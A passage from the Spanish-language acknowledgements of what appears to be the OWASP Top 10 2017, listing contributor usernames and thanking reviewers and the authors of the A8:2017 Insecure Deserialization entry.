- joaomatosf
- jrmithdobbs
- jsteven
- jvehent
- katyanton
- kerberosmansour
- koto
- m8urnett
- mwcoates
- neo00
- nickthetait
- ninedter
- ossie-git
- PauloASilva
- PeterMosmans
- pontocom
- psiinon
- pwntester
- raesene
- riramar
- ruroot
- securestep9
- Securitybits
- seguinfo
- SPoint42
- sreenathsasikumar
- starbuck3000
- stefanb
- sumitagarwalusa
- taprootsec
- tghosth
- TheJambo
- thesp0nge
- toddgrotenhuis
- troymarshall
- tsohlacol
- vdbaan
- yohgaki

Y a todos los que han provisto *feedback* a través de twitter, correo electrónico y otros medios.

Seríamos negligentes si dejáramos de mencionar a Dirk Wetter, Jim Manico y Osama Elnaggar por habernos provisto asistencia. También, a Chris Frohoff y Gabriel Lawrence por su invaluable aporte en la escritura del nuevo riesgo A8:2017 Deserialización Insegura.